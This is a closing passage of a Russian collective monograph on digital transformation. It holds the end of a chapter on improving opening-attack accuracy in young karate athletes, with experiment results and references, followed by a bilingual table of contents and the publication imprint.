


Рис 2. Исходные атаки при противодействии противника для участников контрольной и экспериментальной групп до и после проведения педагогического эксперимента.

Через шесть месяцев после начала эксперимента проводился чемпионат северного округа г. Москвы среди юношей, в котором принимали участие занимающиеся контрольной и экспериментальной групп. Анализ, проводимый на основе видеозаписей этих соревнований, показал, что процент выполненных исходных атак у занимающихся в контрольной группе, по отношению к другим видам атак остался практически таким же (14%). Из них 60% исходных атак были не оценены, так же без значительных изменений остался и процент неоцененных атак, из-за того, что удар прошел мимо либо попал в нецениваемую зону (45%). В результате можно сделать вывод, что точность стандартных атакующих комбинаций руками у занимающихся в контрольной группе в период проведения эксперимента осталась практически без изменений.

У занимающихся в экспериментальной группе процент выполненных исходных атак по отношению к другим видам атак повысился до 27%, из

них не оценены 45%, и что самое важное, из всех не оцененных атак только 30% были не оценены из-за того, что удар прошел мимо либо попал в не оцениваемую зону. Не оцененных исходных атак стало меньше, и как результат, у юных каратэистов появилась уверенность в использовании исходных атак вследствие их эффективности.

Надо заметить, что в данной методике вместо лапы можно использовать любые подручные средства (короткие палочки, держащиеся в руках; просто руки, сжатые в кулаки, во избежание травм фаланг пальцев; рогатообразный держатель для совершенствования ударов ногами и т.д.). Главное, чтобы создавались некоторые ограничения в пространстве на определенном расстоянии от цели, необходимом для правильного направления исходного атакующего действия, и устанавливался временной лимит при выполнении удара, серии или комбинации, соответствующий требованиям соревновательного боя.

По окончании педагогического эксперимента участники контрольной и экспериментальной групп приняли участие в официальных соревнованиях. На основании анализа видеозаписей и протоколирования выступлений были сделаны наиболее общие выводы о характере изменений в применении испытуемыми исходных атакующих действий и их результативности, по сравнению с данными, полученными в результате видеопроанализа предыдущих соревнований (до начала педагогического эксперимента).

На основе полученных данных делались соответствующие выводы об эффективности предложенной методики совершенствования точности исходных атакующих действий у юношей 12-13 лет в учебно-тренировочных группах на этапе начальной спортивной специализации. Благодаря нашему обучению, молодые инструкторы каратэисты стали более эффективно собирать информацию о спортсменах, а, следовательно, более грамотно контролировать и планировать тренировочный процесс. Имея данные о результатах тренировочных упражнений в фиксированном виде, можно оценить объем и

количество используемых упражнений, проанализировать эффективность внедрения в тренировочный процесс новые упражнения или варианты старых. Только имея богатый арсенал средств и методов, можно эффективно тренировать, а без этого арсенала результаты не достигнут своих потенциальных пределов.

Библиографический список

1. Блеер А.Н. Концепция двигательного действия спортсменов единоборцев /Блеер А.Н., Передельский А.А.// [Спортивный психолог](#). 2015. № 1 (36). С. 28-31
2. Бритвина В.В. Исследование соревновательной деятельности каратистов-юниоров методами математической статистики /Бритвина В.В., Седенков С.Е.// [Ученые записки Российского государственного социального университета](#). 2013. Т. 2. № 5 (120). С. 5-8
3. Конюхова Г.П. Методы корреляционного анализа /Конюхова Г.П., Бритвина В.В., Конюхов В.Г.// Направление подготовки 034600 Рекреация и спортивно-оздоровительный туризм (бакалавр) / Москва, 2013.
4. Конюхова Г.П. Вариационные ряды и их характеристики /Конюхова Г.П., Бритвина В.В., Конюхов В.Г.// Направление подготовки 034600 Рекреация и спортивно-оздоровительный туризм (бакалавр) / Москва, 2013
5. Конюхова Г.П. Математическая статистика в физической культуре /Конюхова Г.П., Бритвина В.В.// Теория и практика физической культуры. 2013. № 11. С. 60.
6. Седенков С.Е. Техничко-тактической подготовки каратистов-юниоров /Седенков С.Е., Бритвина В.В.// В сборнике: [Фитнес-Аэробика - 2013](#) Материалы Международной научной интернет-конференции. 2013. С. 67-69.
7. Седенков С.Е. Влияние часовых поясов на тренировочный процесс каратистов-юниоров /Седенков С.Е.//[Теория и практика физической культуры](#). 2014. № 1. С. 101.

8. Шинков С.О. Свищев И.Д., Игуменов В.М. Методология подготовки спортсменов высшей квалификации сит-рю / Шинков С.О. Свищев И.Д., Игуменов В.М. // Совершенствование системы подготовки кадров по единоборствам: материалы науч.практ.конф. преподавателей каф. теории и методики единоборств РГУФКСиТ.-М, каф. Теории и методики вост. боевых искусств. -М., 2010.- С.15-19

Содержание

АВТОРСКИЙ КОЛЛЕКТИВ..... 1

ПРЕДИСЛОВИЕ..... 11

ГЛАВА 1.
ЭФФЕКТИВНОЕ УПРАВЛЕНИЕ
ПРЕДПРИЯТИЯМИ И КОМПЛЕКСАМИ В
УСЛОВИЯХ ЦИФРОВИЗАЦИИ..... 12

Биленко П.Н.

§1.1. Методы и системы цифрового развития компаний и экономик регионов. 12

Жукова О.В.

§1.2. Закон синергии применительно к экономическим системам. организация как синергетическая система.....30

Кузовлева И.Ю.

§1.3. Тенденции развития цифровой экономики в России.....46

Логинова О.А.

§1.4. Социально-экономические системы организации: классические определения и этапы развития.....55

Молчанова Н.П.

§1.5. Цифровая экономика и финансы.....68

Олейник А.В.

§1.6. Влияние уровня конкуренции на экономический рост в условиях современного рынка цифровизации.....86

Пятаева О.А.

§1.7. Возможности и перспективы управления инновационными социальными проектами в цифровую эпоху.....97

Устинова Л.Н.

§1.8. Цифровые технологии в управлении промышленностью..... 104

Кондрашихин А.Б.

§1.9. Управление в эпоху цифровизации пространства: эффективность оплаты труда..... 121

Шинков С.О.

§1.10. Оценка финансовой состоятельности инвестиционных проектов на предприятии..... 133

ГЛАВА 2. ИНТЕРАКТИВНОЕ ОБУЧЕНИЕ И
ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В
ОБРАЗОВАНИИ..... 148

Антипова Е.И.

§2.1. Особенности образовательных технологий электронного формата в дистанционном обучении.....	148
Артамонова М.В.	
§2.2. Трансформация высшей школы в условиях формирования цифровой экономики в России.....	160
Берков Н.А., Архангельский А.И.	
§2.3. Применение современных гаджетов в процессе обучения студентов теории вероятностей.....	169
Береснева Я.В.	
§2.4. Методика разработки интеллектуальной автоматизированной обучающей системы.....	177
Борисова Е.В.	
§2.5. Цифровая экономика: применение современных инновационных технологий в образовании.....	192
Еникеева С.Д., Еникеев И.Х.	
§2.6. Процесс цифровизации высшего образования в России.....	203
Конюхова Г.П.	
§2.7. Совершенствование процесса обучения студентов в вузе на основе овладения тезаурусом по информатике.....	214
Молчанов И.Н.	
§2.8. Развитие профессионального образования и цифровая экономика.....	225
Толстикова А.В., Лаврененко И.С., Тимофеев В.Н.	
§2.9. Разработка контрольно-оценочных средств для практико-ориентированного экзамена с учётом стандарта ws по компетенции инженерный дизайн Cad.....	243
Щербак Е.Н.	
§2.10. Проблемы интеллектуальной собственности в образовании в эпоху цифровых технологий.....	254
ГЛАВА 3. ПРАВОВОЕ РЕГУЛИРОВАНИЕ СОЦИАЛЬНО-ЭКОНОМИЧЕСКИХ ОТНОШЕНИЙ.....	
263	
Коломийченко Е.В., Кулиев И.Б.	
§3.1. Объем возлагаемых обязанностей как критерий классификации института освобождения от наказания.....	263
Кодзокова Л.А.	
§3.2. Представление прокурора: порядок внесения и обжалования.....	270
Никишов А.Б., Цитович Л.В.	
§3.3. Использование объектов патентного права в интересах национальной безопасности.....	280

Павенский Ю.А., Иванов В.Ю.	
§3.4. Следы вредоносного программного обеспечения в оперативной памяти персонального компьютера.....	288
Сушкова О.В.	
§3.5. Сравнительный анализ оспаривания подозрительных сделок должника и сделок должника, влекущих за собой оказание предпочтения одному из кредиторов перед другими кредиторами.....	299
Сушкова О.В.	
§3.6. К вопросу о новых видах сделок, урегулированных гражданским кодексом российской федерации в сфере цифровой экономики: постановка проблемы.	317
Тюменев А.В.	
§3.7. Технические решения и информационные технологии в обеспечении безопасности вуза.....	335
Хмыз А.И.	
§3.8. Разграничение идентификационных признаков при установлении интерактивного пользователя.....	343
Чаттаев А.Р.	
§3.9. Трансграничная коррупция и предпринимательская деятельность.....	351
Чикунев И.М.	
§3.10. Обеспечение безопасности веб-сайтов в эпоху цифровизации.....	358
ГЛАВА 4. ЦИФРОВАЯ КУЛЬТУРА И КУЛЬТУРА ЦИФРОВОЙ ТРАНСФОРМАЦИИ	
369	
Бритвина В.В.	
§4.1. Статистический анализ роли информационных потоков социальных сетей в жизни современной молодежи.....	369
Дусенко С.В., Авилова Н.Л.	
§4.2. О новых причинах социально-экономического кризиса в индустрии гостеприимства.....	378
Ибатулин М.Ю.	
§4.3. Дизайн услуг, обзор существующих методов проектирования интерфейса.	390
Левенец Е.В.	
§4.4. Современные тенденции охраны авторских прав на цифровые произведения.....	401
Косарева Н.В.	
§4.5. К вопросу анализа проблем и перспектив развития событийного туризма на уровне региональных экономик.....	414
Седенков С.Е.	
§4.6. Изменения культуры в эпоху глобализации.....	427

Шариков В.И.

§4.7. Современные тенденции внедрения цифровых технологий в сфере социально-культурного сервиса.....436

Харламенков А.Е.

§4.8. Лексикографирование терминологии в математике посредством «Электронной справочно-аналитической системы “Русско-жестовый толковый словарь”448

Шинков С.О., Богатенков В.В., Бузина Е.О.

§4.9. Использование Big Data для анализа результатов тестирований в тренерской работе восточных единоборств.....465

CONTENT

Bilenko P.N. §1.1. Methods and systems for digital development of companies and regional economies.....	12
Zhukova O.V. §1.2. The law of synergy in relation to economic systems. organization as a synergistic system.....	30
Kuzovleva I.Yu. §1.3. Trends in the development of the digital economy in Russia.....	46
Loginova O.A. §1.4. Socio-economic systems of organization: classical definitions and stages of development.....	55
Molchanov N.P. §1.5. Digital economy and finance.....	68
Oleynik A.V. §1.6. The impact of the level of competition on economic growth in the conditions of the modern digitalization market.....	86
Pyataeva O.A. §1.7. Opportunities and prospects for managing innovative social projects in the digital age.....	97
Ustinova L.N. §1.8. Digital technology in the management of industry.....	105
Kondrashikhin A.B.Ustinova L.N. §1.9. Management in the era of digitalization of space: the effectiveness of wages.	121
Shiikov S.O. §1.10. Evaluation of the financial viability of investment projects in the enterprise.	133
Antipova E.I. §2.1. Features of educational technologies of electronic format in distance learning.	148
Artamonov M.V. §2.2. The transformation of higher education in the formation of a digital economy in Russia.....	160
Berkov N.A., Arkhangelsky A.I. §2.3. The use of modern gadgets in the process of teaching probability theory students.....	169
Beresneva I.V. §2.4. Methods of developing an intelligent automated learning system.....	177

Borisova E.V.	
§2.5. Digital economy: the use of modern innovative technologies in education.....	192
Enikeeva S.D., Enikeev I.Kh.	
§2.6. The process of digitalization of higher education in Russia.....	203
Konyukhova G.P.	
§2.7. Improving the process of teaching students in high school on the basis of mastering the thesaurus in computer science.....	214
Molchanov I.N.	
§2.8. The development of vocational education and the digital economy.....	225
Tolstikov A.V., Lavrenenko I.S., Timofeev V.N.	
§2.9. Development of control and appraisal tools for a practice-oriented exam, taking into account the standards on the competence of engineering design Cad.....	243
Scherbak E.N.	
§2.10. Intellectual property issues in education in the digital age.....	254
Kolomiychenko E.V., Kuliev I.B.	
§3.1. The scope of responsibilities as a criterion for the classification of the institution of exemption from punishment.....	263
Kodzokova L.A.	
§3.2. Representation of the prosecutor: the procedure for making and appealing....	270
Nikishov AB, Tsitovich L.V.	
§3.3. The use of objects of patent law in the interests of national security.....	280
Pavensky Yu.A., Ivanov V.Yu.	
§3.4. Traces of malicious software in the RAM of a personal computer.....	288
Sushkova O.V.	
§3.5. Comparative analysis of challenging suspicious transactions of the debtor and transactions of the debtor, entailing the preference of one of the creditors over other creditors.....	299
Sushkova O.V.	
§3.6. On the issue of new types of transactions regulated by the civil code of the Russian Federation in the field of the digital economy: problem statement.....	317
Tyumenev A.V.	
§3.7. Technical solutions and information technology to ensure the safety of the university.....	335
Khmyz A.I.	
§3.8. Differentiation of identification features when establishing an interactive user.	343
Chattaev A.R.	
§3.9. Cross-border corruption and business.....	351
Chikunov I.M.	

§3.10. Securing websites in the digital age.....	358
Britvina V.V.	
§4.1. Statistical analysis of the role of information flows of social networks in the life of today's youth.....	369
Dusenko S.V., Avilova N.L.	
§4.2. On the new causes of the socio-economic crisis in the hospitality industry....	378
Ibatulin M.Yu., Avilova N.L.	
§4.3. Service design, review of existing interface design methods.....	390
Levenets E.V.	
§4.4. Current trends in the protection of copyright in digital works.....	401
Kosareva N.V.	
§4.5. On the issue of analyzing the problems and prospects of development of event tourism at the level of regional economies.....	414
Sedenkov S.E.	
§4.6. Culture changes in the era of globalization.....	427
Sharikov V.I.	
§4.7. Current trends in the introduction of digital technologies in the field of social and cultural services.....	436
Harlamenkov A.E.	
§4.8. Lexicography of terminology in mathematics by means of the “Electronic reference and analytical system “Russian-gestural explanatory dictionary”	448
Shinkov S.O., Bogatenkov V.V., Buzina E.O.	
§4.9. Using Big Data to analyze the results of testing in coaching martial arts.....	465

Научное издание

Цифровая трансформация: образование, наука, общество

Монография

Рецензенты:

Разумова Т. О. доктор экономических наук, профессор, заведующий кафедрой экономики труда и персонала Экономического факультета МГУ имени М.В. Ломоносова. Нижников А.И. доктор педагогических наук, кандидат физико-математических наук, профессор, Заслуженный работник высшей школы Российской Федерации, Почётный работник высшего профессионального образования Российской Федерации, заведующий кафедрой прикладной математики, информатики и информационных технологий Московского педагогического государственного университета (МПГУ).

Автономная некоммерческая организация

**Центральный научно-исследовательский институт
русского жестового языка**

Издаётся в авторской редакции
Отпечатано с готовых pdf-файлов

Компьютерная вёрстка, оформление обложки: С.А. Муханов

Россия, город Москва
Тел. +7 (495) 155-24-18; +7 (926) 233-46-64;
Электронпочта: centr@cni-jest.ru
www.cni-jest.ru

ISBN 978-5-6043081-0-3



9 785604 308103

Подписано в печать 17.06.2019
Гарнитура «Times New Roman». Формат бумаги 60×84/16. Усл. печ. л. 20,36. Тираж 500. Заказ № 02-11-1

Отпечатано в типографии «ОнтоПринт»

